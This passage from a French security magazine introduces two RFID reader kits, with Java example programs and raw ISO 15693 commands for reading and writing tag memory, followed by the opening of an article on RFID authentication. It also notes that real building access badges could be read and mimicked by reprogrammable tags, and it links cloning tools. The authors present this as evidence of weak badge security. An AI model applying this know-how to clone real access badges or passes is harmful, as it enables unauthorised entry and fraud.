Cette commande décompressera les fichiers dans un répertoire sans effectuer les tests préliminaires (vérifier la présence du framework .NET), ni la procédure d'installation (écriture dans `C:\WINDOWS\SYSTEM32\`). Il suffit ensuite de récupérer le fichier `PHIDGET21.DLL`.

Sous Linux, même problème avec d'éventuels droits empêchant l'écriture de la bibliothèque. Il suffit de récupérer le fichier `libphidget21.so` juste après le `make jni`. Le `make install` est alors inutile.

Sous Windows, comme sous Linux, il devient alors nécessaire d'indiquer à la machine virtuelle Java où se trouve la bibliothèque nécessaire à l'utilisation du lecteur PhidgetUSB, par l'option : `-Djava.library.path=<CHEMIN>`

Hello RFID World USB

Maintenant que le lecteur PhidgetRFID est installé, communiquons avec lui à l'aide du programme Java HelloRFIDWorldUSB. Il est nécessaire d'utiliser une JVM 1.5 ou 1.6 pour pouvoir utiliser la bibliothèque `Phidget21`. Notons que ce programme a été mis au point à partir de la documentation et des fichiers d'exemple disponibles sur le site web de Phidget.

Voici le listing du fichier `HelloRFIDWorldUSB.java` :

```
import com.phidgets.*;
import com.phidgets.event.*;

public class HelloRFIDWorldUSB {

    public static final void main(String[] args) throws Exception {
        RFIDPhidget rfid = new RFIDPhidget();

        rfid.openAny();
        rfid.waitForAttachment();
        rfid.setAntennaOn(true);
        System.out.println("(press Enter to exit)");
        System.out.println("approach a tag...");

        rfid.addTagGainListener(new TagGainListener() {
            public void tagGained(TagGainEvent tge) {
                System.out.println("tag " + tge.getValue() + " in");
            }
        });

        rfid.addTagLossListener(new TagLossListener() {
            public void tagLost(TagLossEvent tle){
                System.out.println("tag " + tle.getValue() + " out");
            }
        });

        System.in.read();
        rfid.close();
    }

}
```

Comme tous les HelloWorld, ce programme est assez explicite. Après une phase d'initialisation, deux *listeners* vont, tour à tour, afficher le numéro de série du tag RFID qui rentre, puis quitte le champ magnétique du lecteur PhidgetRFID. La validation de la touche [Entrée] termine le programme.

Remarque

En cas d'oubli, on peut insérer le lecteur PhidgetRFID en cours d'exécution du programme.

La compilation et l'exécution de ce programme nécessitent la bibliothèque Java JNI Phidget téléchargeable sous la dénomination **Java JNI Library**. Pour des raisons pratiques, on décide de renommer ce fichier `Phidget_2.1.2.jar` en `phidget21.jar`, puis on le place dans le même répertoire que le fichier source en Java.

Pour compiler sous Unix :

```
javac -cp .:phidget21.jar HelloRFIDWorldUSB.java
```

Pour compiler sous Windows :

```
javac -cp .;phidget21.jar HelloRFIDWorldUSB.java
```

Pour exécuter sous Unix :


```
java -cp .:phidget21.jar HelloRFIDWorldUSB
```

Pour exécuter sous Windows :

```
java -cp .;phidget21.jar HelloRFIDWorldUSB
```

Vous pouvez voir sur les figures 2 et 3 des copies d'écran, respectivement sous Linux et Windows, où sont rappelées l'installation alternative de la bibliothèque `phidget21`, la compilation et l'exécution du programme Java. Lors de l'exécution, un tag RFID est approché puis éloigné du lecteur PhidgetRFID avant que le programme ne se termine. S'ensuit un rappel des fichiers minimums nécessaires au bon fonctionnement du programme HelloRFIDWorldUSB.

2 *HelloRFIDWorldUSB à la console sous Linux*



3 *HelloRFIDWorldUSB à la console sous Windows*

Aux cours des tests effectués, on constate que la distance de communication maximale entre le tag et le lecteur RFID dépend beaucoup de l'environnement électromagnétique alentour (moniteur CRT, câble, alimentation électrique, etc.) et de la taille du tag RFID utilisé. Les expérimentations ont montré que cette distance variait, en conditions électromagnétiques optimales, entre

6 cm – 7 cm pour le tag « ampoule » et 13 cm – 14 cm pour le tag « badge plastique ».

Des essais ont été menés pour tenter de lire les identifiants de différents types de badges d'accès à quatre immeubles distincts. Il est intéressant de noter que ce lecteur a été en mesure de lire les identifiants de trois badges sur quatre.


Sachant que les tags RFID reprogrammables de type Q5 et HiTag2 permettent de simuler les tags EM4102 dont il est question, on est en droit de s'interroger quant à la sécurité réelle de tels dispositifs d'accès…

La lecture de **[6]** vous donnera des idées de projets utilisant ce lecteur RFID.

Le kit APSX RW-310 à 13,56 MHz

La société APSX **[7]** a mis au point un lecteur RFID pouvant lire et écrire les tags compatibles avec la norme ISO 15693, ce qui inclut les tags RFID de Texas Instruments (Tag-It) et Philips (I-CODE SLI). La fréquence d'utilisation est de 13,56 MHz. Ce lecteur se décline en deux versions, APSX RW-210 et APSX RW-310, qui ne se distinguent que par leur portée radio. Intéressons-nous plus particulièrement au lecteur APSX RW-310.

C'est un lecteur série fonctionnant à 19200 bps, de dimension 15 cm x 23 cm, intégrant une antenne d'une sensibilité annoncée à environ 28 cm (durant les tests, la portée n'a pas dépassé 17 cm). Fonctionnant en natif en TTL, il est nécessaire de lui adjoindre un convertisseur RS-232 si l'on désire le brancher à un ordinateur (un adaptateur Ethernet doit bientôt être commercialisé, permettant un contrôle réseau). Une alimentation électrique de 6 V est nécessaire pour le faire fonctionner. 2 LED sont programmables. Pour environ deux cents cinquante dollars chez un revendeur en ligne **[8]**, vous recevez un kit presque prêt à l'emploi contenant le lecteur APSX RW-310, la carte d'extension RS-232 et quelques tags RFID pouvant être lus et écrits par le lecteur, comme sur la figure 4. Les plus chanceux auront également à la livraison à payer une soixantaine d'euros de taxes diverses et variées (TVA, droits de douane, charges de dédouanement et autres).



4 *Le kit APSX*

Le montage

Tout d'abord, il faut souder la carte d'extension RS-232 au lecteur. Attention aux faux contacts, toujours consommateurs de temps et de nerfs...

Ensuite, il faut trouver une alimentation électrique de 6 V au connecteur idoine. Si l'on examine les composants sur la carte, on découvre la présence d'un régulateur. Mieux vaut tout de même trouver une alimentation électrique au voltage correct, le multimètre sera votre ami. Les tests se sont effectués avec une alimentation d'uniquement 5 V, faute de mieux, ce qui explique probablement la portée restreinte observée du lecteur RFID par rapport à celle annoncée.

Enfin, un câble série de modem RTC permettra de brancher le lecteur RFID au port série de votre ordinateur ou à un adaptateur USB-série le cas échéant. Veillez à utiliser un câble droit et non pas un câble null-modem.

Les adaptateurs USB-série

Après avoir disparu des productions d'Apple depuis longtemps, l'ancestrale prise DB9 tend également à disparaître des PC. Des tests ont donc été menés en interfaçant le lecteur RFID série avec un adaptateur USB-série. Ces adaptateurs coûtent une quinzaine d'euros dans le commerce. Bien que certains expérimentateurs relatent sur Internet leurs difficultés à utiliser leurs lecteurs RFID série avec ces types d'adaptateurs, nous n'avons pas rencontré de problème avec les différents modèles testés.


5 *Des adaptateurs USB-série*

Les cinq modèles que nous avons à notre disposition (voir la figure 5) sont des périphériques dépourvus de marque, mais livrés avec les pilotes système pour les environnements Linux, MacOS X et Windows. Sous Linux, à l'exception du modèle bleu translucide en bas à gauche de la figure, tous les adaptateurs ont fonctionné avec les distributions Ubuntu 7.04 et Knoppix 5.1.1 directement. Par contre, aucun adaptateur n'a fonctionné sous MacOS X, ni Windows XP sans avoir au préalable installé son driver. Quant à Windows Vista, bien qu'aucun driver ne soit fourni pour cet environnement, les trois adaptateurs du haut ont fonctionné directement.

L'utilisation

L'avantage d'utiliser un lecteur série est que l'on est indépendant du système d'exploitation et du langage de programmation utilisés, pourvu que le port série soit fonctionnel et accessible à la programmation. Une bibliothèque .NET est néanmoins fournie pour faciliter le développement d'applications sous Windows.
Deux applications de test sont fournies pour s'assurer que le matériel fonctionne correctement : **directalk** permet d'envoyer et de recevoir des données directement en hexadécimal au lecteur alors que **apsxtest** regroupe différentes fonctionnalités de la norme ISO 15693 « prêtes à cliquer ». Ces applications ont été testées avec succès sous Windows XP Professionnel et Windows Vista Professionnel.

Pour tester le bon fonctionnement du lecteur, lancez **apsxtest**, choisissez le port série utilisé par le lecteur, cliquez sur **Open Port**, puis sur **FAST UID ON**. Le passage d'un tag RFID à proximité du lecteur déclenchera l'affichage de son numéro de série. La figure 6 montre **apsxtest** configuré sur le port série COM5 affichant les numéros de série de quatre tags RFID distincts.



6 *L'application apsxtest*

Pour pouvoir écrire nos propres programmes d'interface avec le lecteur APSX RW-310, nous allons utiliser le programme **portmon** [9] qui va espionner le port série alors que **apsxtest** l'utilise. Attention, **portmon** ne semble pas encore fonctionner sous Windows Vista.

On désire connaître la commande pour avoir le numéro de version du lecteur. Pour cela, il suffit de lancer, en tâche de fond, **portmon** sur le port série, puis de cliquer dans **apsxtest** sur **Get Reader Version**. La réponse 103 s'affiche dans **apsxtest**, alors que **portmon** nous donne la commande qui a été passée au lecteur, 0xF9, ainsi que sa réponse, 0x67 (103 en notation hexadécimale).

Lire l'ID d'un tag


Nous allons utiliser l'outil **directalk** pour passer des commandes au lecteur RFID.

Tout d'abord, il faut ouvrir le port série pour pouvoir communiquer avec le lecteur RFID. Pour cela, choisissez dans le menu déroulant le port qui convient.

Cliquez ensuite sur le bouton **OPEN PORT**. Si vous avez l'utilitaire **portmon** en tâche de fond, vous devriez voir s'afficher des informations sur la nouvelle connexion.

Rentrez dans la zone SENT les valeurs 06 0C 27 01 00 2A 50 correspondant respectivement à 6 octets à envoyer, 12 octets (0x0C) à recevoir, flag 0x27 (00100111 bin), commande ISO 15693 Inventory (0x01), lire le bloc 0, puis le CRC.

Cliquez sur le bouton **SEND/RECEIVE** pour envoyer la commande et voir s'afficher dans la zone **RECEIVED** le numéro unique du tag à proximité du lecteur RFID (voir la figure 7).



7 *Lecture de l'ID d'un tag par directalk.*

Lecture/écriture

Nous allons maintenant utiliser les capacités d'écriture des tags RFID compatibles ISO 15693.

Dans ces tags, 64 blocs de 32 bits chacun sont disponibles en lecture/écriture, soit 2048 bits.

L'écriture

Nous allons écrire les données 06 07 08 09 dans le bloc 0 de la mémoire du tag RFID.

Initialisez le lecteur comme pour lire l'ID.

La commande à envoyer est 0A 00 43 21 00 06 07 08 09 CD F6, respectivement 10 octets envoyés (0x0A), 0 octet en retour, flag 0x43, commande ISO 15693 d'écriture d'un bloc (0x21), bloc 0 à écrire, les données à écrire, puis le CRC.

Le lecteur exécute silencieusement cette commande sans renvoyer de donnée en retour.

La lecture

Nous allons maintenant vérifier que les données ont bien été écrites dans le tag.

Initialisez le lecteur comme pour lire l'ID.

La commande à envoyer est 06 07 03 20 00 9B 0A, respectivement 6 octets envoyés, 7 octets en retour, flag 0x03, commande ISO 15693 de lecture d'un bloc (0x20), bloc 0 à lire, puis le CRC.

Le lecteur renvoie en réponse les données 00 06 07 08 09 E9 5B, respectivement le numéro du bloc lu, les données du bloc, puis le CRC.

On constate que les données ont bien été écrites dans le tag RFID.

Hello RFID World Serial

Après avoir utilisé différents programmes fournis pour communiquer avec le lecteur APSX sous Windows, il est légitime de maintenant vouloir utiliser nos propres programmes.

À la différence du lecteur PhidgetUSB qui nécessite une bibliothèque pour s'interfacer, le lecteur APSX est série et peut donc être utilisé à partir d'un simple programme pilotant un port série de manière tout à fait standard.

Toujours dans un souci de portabilité, nous avons écrit notre programme HelloRFIDWorldSerial en Java. L'API standard de Java est très vaste et englobe différents domaines (bases de données, réseau, interfaces graphiques, etc.), mais ne permet pas de programmer de manière portable le port de communications standard série qui nous intéresse (ni le port parallèle non plus d'ailleurs). Une rapide recherche nous apprend l'existence d'une extension JavaComm normalisée qui permet de programmer le port série de manière portable. Malheureusement, la notion de « portabilité » est une chose curieuse chez Sun Microsystems (éditeur de Java). En effet, si la version 2.0 de JavaComm était disponible pour Solaris et Windows (pas de version Linux), la version 3.0 est disponible pour Solaris (toujours) et Linux, mais plus pour Windows ! Heureusement, une solution existe pour pallier ce manque de compatibilité de la part de l'implémentation officielle de JavaComm : le projet *open source* RXTX **[10]**.

Le projet RXTX fournit quelques binaires prêts à l'emploi, mais il est bien sûr possible de les compiler soi-même (le projet annonce une centaine de plates-formes supportées). Le lien **[11]**, fourni par le projet RXTX, permet de récupérer une archive contenant les binaires des bibliothèques pour Windows, Linux, MacOS X et Solaris, pour différentes architectures matérielles. Comme avec le lecteur PhidgetUSB, on indique alors à la machine virtuelle Java l'emplacement des bibliothèques natives à l'aide de l'option : `-Djava.library.path=<CHEMIN>`

Voici le listing du fichier `HelloRFIDWorldSerial.java` :

```
import java.io.*;
import gnu.io.*;

class HelloRFIDWorldSerial {

        public static void main(String[] args) throws Exception {
            CommPortIdentifier id;
            SerialPort port;
            InputStream in;
            OutputStream out;

            id = CommPortIdentifier.getPortIdentifier(args[0]);
            port = (SerialPort)id.open("ecouteur", 1000);
            port.setSerialPortParams(19200, SerialPort.DATABITS_8,
                SerialPort.STOPBITS_1, SerialPort.PARITY_NONE);
            in = port.getInputStream();
            out = port.getOutputStream();

            byte[] buf={(byte)0x06, (byte)0x0C, (byte)0x27, (byte)0x01,
                (byte)0x00, (byte)0x2A, (byte)0x50, (byte)0xFA};
            out.write(buf);

            for(int i=0; i<12; i++) {
                char c = (char)in.read();
                String s = Integer.toHexString(c).toUpperCase();
                String l = "0x" + (s.length()==1?"0":"") + s + ":";
                System.out.print(l);
            }

            System.out.println("");

            out.close();
            in.close();
            port.close();
        }
}
```

Ce programme est encore plus explicite que le précédent, car il n'y a pas de gestion d'évènement. Après avoir initialisé le port série passé en argument au programme (solution portable concise), ainsi que les flux d'entrée et de sortie à travers ce port, le programme va envoyer au lecteur la série d'octets correspondant à la commande destinée à récupérer le numéro de série du tag RFID à portée du lecteur. Il lira ensuite les douze octets de réponse correspondant au numéro de série.

La compilation et l'exécution de ce programme nécessitent la bibliothèque Java `RXTXcomm.jar`, ainsi que la bibliothèque native `librxtxSerial.so` pour Linux, `librxtxSerial.jnilib` pour MacOS X et `rxtxSerial.dll` pour Windows.

Pour compiler sous Unix :

```
javac -cp .:RXTXcomm.jar HelloRFIDWorldSerial.java
```

Pour compiler sous Windows :

```
javac -cp .;RXTXcomm.jar HelloRFIDWorldSerial.java
```

Pour exécuter sous Unix :

```
java -Djava.library.path=. -cp .:RXTXcomm.jar HelloRFIDWorldSerial <PORT_SÉRIE>
```

Pour exécuter sous Windows :

```
java -Djava.library.path=. -cp .;RXTXcomm.jar HelloRFIDWorldSerial <PORT_SÉRIE>
```


Remarque

⇨ Sous Linux, les ports série primaire et secondaire sont désignés par les fichiers `/dev/ttyS0` et `/dev/ttyS1` (anciennement `/dev/cua0` et `/dev/cua1`).

⇨ Si on utilise un adaptateur série, le fichier correspondant au port série sous Linux sera du type `/dev/ttyUSB0` et sous MacOS X `/dev/tty.usbserial`.

⇨ Windows désigne le premier port série par `COM1` et le second, étonnement, par `COM2`. Notons que l'emploi des majuscules est obligatoire.

Vous pouvez voir sur les figures 8 et 9 des copies d'écran, respectivement sous Linux et Windows, où sont rappelés les étapes et les fichiers nécessaires au bon fonctionnement du programme HelloRFIDWorldSerial.



8 *HelloRFIDWorldSerial à la console sous Linux*

```
D:\HelloRFIDWorldSerial>set PATH="c:\Program Files\Java\jdk1.6.0_02\bin";%PATH%

D:\HelloRFIDWorldSerial>javac -cp .;RXTXcomm.jar HelloRFIDWorldSerial.java

D:\HelloRFIDWorldSerial>java -Djava.library.path=. -cp .;RXTXcomm.jar HelloRFIDW
orldSerial COM5
Stable Library
=========================================
Native lib Version = RXTX-2.1-7
Java lib Version   = RXTX-2.1-7
0x00:0x00:0xE8:0x2E:0xBB:0x02:0x00:0x01:0x04:0xE0:0xE8:0x90:
D:\HelloRFIDWorldSerial>del *.class

D:\HelloRFIDWorldSerial>dir
 Le volume dans le lecteur D s'appelle DATA
 Le numéro de série du volume est 8A1B-90C4

 Répertoire de D:\HelloRFIDWorldSerial

06/08/2007  18:28    <REP>          .
06/08/2007  18:28    <REP>          ..
06/08/2007  17:56               994 HelloRFIDWorldSerial.java
30/01/2006  00:23            59 464 RXTXcomm.jar
01/03/2006  12:01            77 759 rxtxSerial.dll
               3 fichier(s)      138 217 octets
               2 Rép(s)  40 775 192 576 octets libres

D:\HelloRFIDWorldSerial>
```

9 *HelloRFIDWorldSerial à la console sous Windows*

Remarque

Si le lecteur RFID renvoie des informations incohérentes, peut-être est-ce dû à un mauvais envoi de votre part. Pas de panique, les possesseurs de Freebox connaissent bien la procédure : il suffit de débrancher/rebrancher l'alimentation électrique du lecteur RFID pour que tout rentre dans l'ordre.

Au cours des tests, la portée du lecteur varie entre 2 cm pour un tag-jeton et 17 cm pour un tag-badge. Il est intéressant de noter que ce lecteur RFID a été en mesure d'utiliser (lecture/écriture) un *skipass* réutilisable actuel. Il serait judicieux de cartographier la mémoire d'un tel objet avant/après son utilisation pour en étudier la sécurité.

En conclusion

Cette courte introduction est destinée aux lecteurs désirant appréhender la technologie RFID qui fait couler beaucoup d'encre depuis un moment. Nous avons présenté ici deux kits RFID permettant plus ou moins d'interactivité avec deux types différents d'étiquettes RFID. Les distances d'utilisation se sont révélées inférieures à vingt centimètres.

Il faut garder à l'esprit que cette technologie RFID à bas coût ne comporte pas de mécanisme de sécurité. La sécurité toute relative d'un tel dispositif repose uniquement sur l'identification unique d'une étiquette RFID. Bien souvent, cela ne suffit pas, comme l'ont montré des échecs commerciaux comme celui du pass RFID ExxonMobile [12]. Des outils existent pour explorer les tags RFID de votre quotidien [13] ou encore pour les réduire au silence hertzien [14] définitivement (attention à votre passeport biométrique).

Bien souvent, l'utilisation des RFID à bas coût n'est pas appropriée à la situation. Par exemple, c'est la solution retenue pour pénétrer dans de nombreux immeubles aujourd'hui, bien qu'elle ne comporte pas de mécanisme de sécurité.


Remerciements

Un grand merci à Eric Konieczny pour la mise à disposition du laboratoire d'électronique et ses conseils, à Benjamin Caillat pour la détection du faux contact, à Artur Hecker pour le temps passé avec MacOS X, ainsi qu'à Guillaume Arcas, Gildas Avoine, Robert Erra, Pascal Junod et Frédéric Raynal pour leurs précieux conseils et relectures minutieuses.

Références

[1] Barcelona clubbers get chipped, **http://news.bbc.co.uk/2/hi/technology/3697940.stm**

[2] RFID Implants, **http://www.rfidgazette.org/2007/04/rfid_implants_5.html**



[3] VeriChip, **http://www.verichipcorp.com/**

[4] Phidgets Inc., **http://www.phidgets.com/**

[5] EZtronics, **http://www.eztronics.nl/**

[6] GRAAFSTRA (A.), *RFID Toys*, Editions John Wiley & Sons, 2006.

[7] APSX, **http://www.apsx.com/**

[8] Trossen Robotics, **http://www.trossenrobotics.com/**

[9] Port Monitor, **http://www.microsoft.com/technet/sysinternals/utilities/portmon.mspx**

[10] Le projet RXTX, **http://www.rxtx.org/**

[11] Les binaires du projet RXTX, **ftp://ftp.qbang.org/pub/rxtx/rxtx-2.1-7-bins-r2.zip**

[12] The RFID Hacking Underground, **http://www.wired.com/wired/archive/14.05/rfid.html**

[13] RFID-I/O tools, **http://www.rfidiot.org/**

[14] RFID-Zapper, **https://events.ccc.de/congress/2005/static/r/f/i/RFID-Zapper(EN)_77f3.html**

RFID et authentification

La mission première d'une étiquette RFID est de permettre d'identifier l'objet auquel elle est intégrée. Dans certains cas, les risques d'usurpation d'identité sont faibles ou ne prêtent guère à conséquence. Dans d'autres, au contraire, il est indispensable de garantir l'authenticité de l'identifiant communiqué au lecteur. Ainsi en est-il d'une pièce d'identité, d'un billet de banque, d'un ticket de métro, d'un vêtement de luxe ou encore d'un produit inflammable. Actuellement, les besoins d'authentification ne peuvent être couverts que par des composants relativement onéreux. Mais les mécanismes standards ne sont pas utilisables tels quels dans les puces à (très) bas coût. Il faut faire preuve d'imagination, ce dont les cryptologues ne manquent heureusement pas. Ils ont élaboré ces dernières années quelques solutions prometteuses, allant de l'optimisation ou l'adaptation de mécanismes existants (AES, GPS,...) à la mise au point d'algorithmes ou de protocoles sur mesure (NTRU, HB+,...).

mots clés : ***authentification / contrôle d'accès / algorithmes cryptographiques***

1. Identifier ou authentifier ?

La différence entre l'identification et l'authentification dépend fortement du contexte dans lequel on se trouve. Dans la littérature cryptographique, les deux termes sont souvent employés l'un pour l'autre. En biométrie, identifier consiste à déterminer l'identité de la personne dont les caractéristiques de référence sont les plus proches de caractéristiques mesurées, tandis qu'authentifier consiste à vérifier (à l'aide de ces mêmes caractéristiques) une identité déclarée. Dans cet article, nous définissons l'identification comme l'action de déclarer un identifiant (typiquement un numéro EPC[1]) et l'authentification comme celle d'en prouver l'authenticité.

Dans un système RFID, l'identification est rarement une fin en soi. La plupart du temps, l'identifiant sert de pointeur vers des données externes relatives à l'entité (personne, animal, objet) à laquelle l'étiquette se trouve physiquement associée. Ces données sont stockées dans une base où elles sont a priori bien protégées. Compléter l'identification d'une authentification permet d'établir de manière sûre l'identité de l'entité avec laquelle on communique et donc, par ricochet, l'authenticité des données qui la concernent. Dans le cas plus rare où ces dernières sont inscrites dans la puce elle-même, il faudra les authentifier explicitement, car l'authentification de l'identifiant ne suffira pas.

Identifier sans authentifier, c'est prendre le risque d'être victime d'une imposture. Il est en effet facile et licite de se procurer un lecteur et une étiquette RFID, puis d'inscrire dans cette dernière l'identifiant de son choix[2]. Si cet identifiant a été préalablement lu dans une puce authentique ou intercepté lors d'une transmission, l'étiquette obtenue sera alors baptisée « clone ». Mais l'attaquant peut aussi opter pour une valeur de son choix, à condition qu'elle constitue un identifiant plausible pour l'application visée. La plupart du temps, il n'est même pas nécessaire que l'apparence physique soit la même : un simulateur sous forme de carte électronique[3] suffira amplement et évitera l'achat du lecteur et de l'étiquette ! On trouve même sur Internet des sites qui en fournissent sur simple demande[4], le plus légalement du monde.

Hélas, force est de constater que le risque d'imposture est trop souvent sous-évalué, et ce, pour deux raisons essentielles. En premier lieu, le marché de la technologie RFID n'a pas encore bien pris sa mesure, et tant qu'il en sera ainsi, les questions de sécurité resteront dans de nombreux domaines en arrière-plan. Ensuite, l'intégration de mécanismes de sécurité heurte de plein fouet l'une des conditions essentielles d'un large déploiement de la RFID, à savoir la possibilité de fabriquer des puces à très bas coût.

Certes, dans beaucoup d'applications, l'identification suffit largement à elle seule. Il serait par exemple absurde d'authentifier les étiquettes de marchandises ordinaires, dont on souhaite simplement assurer le suivi. Mais, s'il s'agit de produits inflammables ou de médicaments, alors la question commence à se poser. Et dans le cas où l'application elle-même relève de la sécurité des personnes et des biens (contrôle d'identité, accès à des données confidentielles, lutte contre la contrefaçon,...), utiliser une étiquette RFID sans mécanisme de protection n'aurait aucun sens : il faut impérativement la doter de fonctionnalités cryptographiques.

On pourrait craindre que l'identification, complétée ou non d'une authentification, constitue une menace pour la vie privée des êtres humains qui, bien souvent sans le savoir, sont porteurs de ces étiquettes[5]. Car, si la traçabilité des produits alimentaires est utile et appréciable, il n'en est pas de même de ceux qui les consomment ! Heureusement, la cryptographie sait depuis longtemps marier des contraintes en apparence antinomiques, et on est en droit de penser que l'identification et la traçabilité vis-à-vis des lecteurs autorisés (et des bases de données auxquelles ils sont connectés) peuvent aller de pair avec l'anonymat et l'intraçabilité vis-à-vis d'éventuels espions.

Quant à l'authentification, si elle ne protège pas par elle-même la vie privée, elle peut y contribuer de manière importante. Elle empêchera par exemple un fraudeur d'accéder aux données personnelles de la personne dont il a tenté d'usurper l'identité ou encore de commettre des actes malfaisants en son nom. Dans le sens inverse, une authentification du lecteur par l'étiquette pourrait cantonner cette dernière à ne transmettre d'informations, et en

1 Electronic Product Code.

2 Ce qui peut en outre être le point de départ d'une attaque sur les bases de données du système RFID, cf. article « Vers et virus RFID : la nouvelle peste numérique ? » dans ce numéro.

3 Le site http://cq.cx/prox.pl fournit de nombreux renseignements pour fabriquer soi-même de tels circuits.

4 RFID Demo tag : http://jce.iaik.tugraz.at/sic/products/rfid_components/rfid_demo_tag__1.

5 Cf. articles « Ceux qui nous surveillent », « Que peut répondre un industriel à ceux qui disent que la RFID menace la vie privée ? » et « Quelques remarques sur les RFID et la protection des données personnelles en droit français » dans ce numéro.

Marc Girault
Expert émérite
Nicolas Desmoulins
Ingénieur
Loïc Juniot
Chef de projet
France Télécom Division R&D (Orange Labs)
42, rue des Coutures, 14066 Caen, France
prenom.nom@orange-ftgroup.com

premier lieu son identifiant, qu'avec parcimonie. Malheureusement, cette authentification n'est pas souvent mise en œuvre[6], et, même quand elle l'est, dispense rarement la puce de transmettre identifiant (et parfois données) en clair à quiconque le lui demande.

La problématique de l'authentification en système embarqué n'est pas nouvelle : elle s'est posée de façon analogue il y a une trentaine d'années pour les cartes à puce. Cependant, non seulement les étiquettes RFID les plus répandues ne disposent pas de microprocesseur, mais elles doivent consommer moins d'énergie. La plupart d'entre elles sont en effet passives, c'est-à-dire alimentées par le champ électromagnétique du lecteur. Or, d'une part, l'intensité du champ émis est réglementée, d'autre part, l'énergie transmise est d'autant plus faible que la portée est longue. De surcroît, la puce étant mobile dans le champ, l'énergie perçue n'est pas constante.

Toutes ces contraintes ont pour effet de limiter sévèrement les capacités cryptographiques de la puce, car, la plupart des algorithmes de sécurité requièrent beaucoup de calculs, et donc beaucoup de ressources (puissance de calcul, énergie) pour les mener à bien. Si l'usage de schémas de cryptographie asymétrique usuels tels que RSA est maintenant possible sur des puces de courte portée (mais encore onéreuses), il reste encore inaccessible à des composants d'une portée de quelques mètres. De surcroît, la RFID exige souvent des transactions très rapides et des composants très bon marché. Ces contraintes sont particulièrement fortes sur les étiquettes RFID destinées à la gestion de marchandises (conformes au standard EPC), où même les schémas cryptographiques symétriques usuels ne sont pas envisageables en l'état. On perçoit donc bien la difficulté du défi technique à relever pour assurer l'authentification de ces puces. Reste à évaluer si le jeu en vaut vraiment la chandelle.

2. Applications potentielles

